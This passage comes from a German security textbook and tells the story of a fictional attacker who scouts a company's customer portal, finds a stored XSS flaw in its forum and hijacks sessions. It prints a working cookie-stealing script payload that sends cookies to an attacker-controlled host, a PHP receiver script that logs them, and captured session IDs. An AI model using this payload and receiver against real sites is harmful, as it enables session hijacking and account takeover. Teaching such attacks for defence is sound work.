Klaus Gebeshuber
Egon Teiniker
Wilhelm Zugaj

EXPLOIT!

Code härten, Bugs analysieren,
Hacks verstehen

- Vom Buffer Overflow zur Code Execution: So funktionieren Exploits wirklich
- Mitigations, Kryptologie, Reverse Engineering, gutes Design, sauberer Code
- Spectre & Meltdown, Heartbleed, Shellshock, Stagefright

Rheinwerk Computing

2.2 Die Vorbereitungsarbeiten, Informationssammlung

Der Hacker *cr0g3r* hat von seinen Auftraggebern als Information nur den Firmennamen *Liquid Design & Technology* erhalten. Der erste Schritt für ihn ist nun, Informationen über das Ziel zu sammeln. Über eine einfache Google-Suche lässt sich schnell die Domain der Firma *liquid-dt.com* ermitteln. Die drei verwendeten Sub-Domains findet er über eine Suche auf der Website *DNSdumpster.com*:

- *www.liquid-dt.com*
- *mail.liquid-dt.com*
- *customer.liquid-dt.com*

Die beiden Systeme *www.liquid-dt.com* und *mail.liquid-dt.com* sind bei einem externen Internetprovider gehostet und daher für die erste Betrachtung von geringerer Bedeutung. Eine `whois`-Abfrage der IP-Adresse von *customer.liquid-dt.com* liefert jedoch die Information, dass dieses System auf einer dem Unternehmen zugeordneten Adresse läuft.

```
root@kali:~# whois customer.lquid-dt.com
```

Ein Portscan mittels `nmap` zeigt zwei offene TCP-Ports:

```
root@kali:~# nmap customer.lquid-dt.com
Nmap scan report for customer.lquid-dt.com
Host is up (0.00079s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp open   https
```

Es handelt sich bei dem System eindeutig um einen Webserver. Der nächste Schritt ist ein Aufruf der Adresse in einem Browser. Das in Abbildung 2.2 dargestellte Kundenportal ist mit Benutzername und Passwort geschützt. Ein möglicher Zutritt wäre hier eventuell über schwache Passwörter möglich. Allerdings wird für eine Passwortattacke auch ein gültiger Benutzername benötigt.



Abbildung 2.2 Das Anmeldefenster für das Customer Portal

cr0g3r wählt den einfacheren Weg und registriert sich als neuer Benutzer. Dafür ist nur eine gültige E-Mail-Adresse notwendig. Er wählt dazu einen *One Time Email Account* der Plattform *Maildrop* und kann die Registrierung mit seiner neuen Adresse *cr0g3r@maildrop.cc* durchführen.

2.3 Analyse und Identifikation von Schwachstellen

Bei der Analyse des Kundenportals stößt *cr0g3r* auf ein Forum. Neu registrierte Benutzer werden eingeladen, sich hier kurz vorzustellen. Foren können einerseits interessante Informationen liefern, und andererseits gibt es auch zahlreiche fehlerhafte Implementierungen.



Abbildung 2.3 Ein Beitrag im Kundenforum

Ein typischer Security-Test in Webanwendungen ist die Überprüfung aller Eingabemöglichkeiten, d. h. aller Parameter und Eingabefelder, auf *SQL-Injection* und *Cross Site Scripting* (*XSS*). *cr0g3r* startet den Test, indem er einen eigenen Forumseintrag verfasst. Ein Druck auf den Reply-Button öffnet ein Editor-Fenster.

Abbildung 2.4 Anlegen eines neuen Forumseintrags

Der einfachste Test auf Cross Site Scripting ist die Eingabe von JavaScript-Code in ein Eingabefeld. Die JavaScript-Sequenz `<script>alert(1)</script>` öffnet bei erfolgreicher Ausführung ein Fenster mit einer nichtssagenden Meldung. Sie sehen in Abbildung 2.5 den XSS-Testeintrag.

Abbildung 2.5 Versuch einer Cross-Site-Scripting-Attacke

Nach dem Speichern des Eintrags erscheint, wie in Abbildung 2.6 dargestellt, eine *Alert Box*. Die Anwendung ist damit eindeutig anfällig für Cross Site Scripting. Durch XSS wird im Browser des Benutzers ein von außen eingeschleuster JavaScript-Code ausgeführt.

Abbildung 2.6 XSS mit einer JavaScript Alert Box

Genaugenommen handelt es sich hier um eine *Stored-Cross-Site-Scripting-Schwachstelle*, da der JavaScript-Code in der Datenbank der Anwendung gespeichert wird. Jeder Aufruf des Forumseintrags führt den Code erneut aus.

Eine Erweiterung des Tests um den Befehl `<script>alert(document.cookie)</script>` liefert weitere interessante Informationen. JavaScript hat Zugriff auf das *Document Object Model* (*DOM*), d. h. auf alle Informationen, die aktuell im Browser über diese Seite gespeichert sind. Sie sehen in Abbildung 2.7 die Ausgabe von zwei Cookie-Werten, nämlich `PHPSESSID` und `user_id`, die Sie so auslesen können.



Abbildung 2.7 Ausgabe der Session-Cookies

2.4 Ausnutzung der XSS-Schwachstelle

Die Ausgabe der eigenen `Session-ID` im Browser ist über XSS möglich. Um nun mittels *Session Hijacking* die Session eines anderen Benutzers zu übernehmen, ist dessen aktuelle Session-ID nötig. Wie kann *cr0g3r* aber die Session-ID eines anderen Benutzers erhalten? Das funktioniert einfach mit dem folgenden JavaScript-Kommando:

```
<script>document.location='http://receive.cr0g3r.com /get_cookies.php?
  cookie='+document.cookie;
</script>
```

Listing 2.1 Stehlen der Cookie-Daten über XSS

Bei der Ausführung des Codes wird eine unter der Kontrolle des Angreifers laufende Webseite (*receive.cr0g3r.com)* mit den aktuellen Cookies als Argument aufgerufen. Das Script *get_cookies.php* sehen Sie in Listing 2.2:

```
<?php
   $cookie=($_GET['cookie']);
   $myFile = "collected.txt";
   $fh = fopen($myFile, 'a') or die("can't open file");
   $stringData = $cookie."\n";
   fwrite($fh, $stringData);
   fclose($fh);
?>
```

Listing 2.2 Das Cookie-Empfänger-Script des Angreifers

Alle empfangenen Cookies werden in der Datei *collected.txt* gespeichert. Damit braucht *cr0g3r* nur noch darauf zu warten, dass andere Benutzer den Forumseintrag lesen. Zuvor hat er noch alle von ihm erstellten Test-Forumseinträge mit den auffälligen Alert-Boxen gelöscht. Und tatsächlich, nach kurzer Zeit gibt es die ersten Einträge in der Datei:

```
root@kali:~# tail -f /var/www/html/collected.txt
PHPSESSID=2fkfr0gufdveaenoeiqbu8c5a3; user_id=100348
PHPSESSID=q10pfbd25gem2nvqanmghq6; user_id=100138
PHPSESSID=3qfthvqjr0cv61kq10c991r1rc; user_id=100212
PHPSESSID=2bb53e9b54df754556ff45aa7; user_id=100141
```

cr0g3r besitzt nun einige Session-IDs von anderen Benutzern. Das große Ziel wäre allerdings, die Session eines Administrators zu übernehmen. Nach einigen Tagen erscheint plötzlich ein interessanter Eintrag in der Datei *collected.txt*:

```
PHPSESSID= df7934f39c562c87a54c922f7;user_id=100100
```

Die `user_id` `100100` könnte die erste vergebene *Benutzer-ID* des Kundenportals sein, und diese gehört mit großer Wahrscheinlichkeit dem Administrator. Zumindest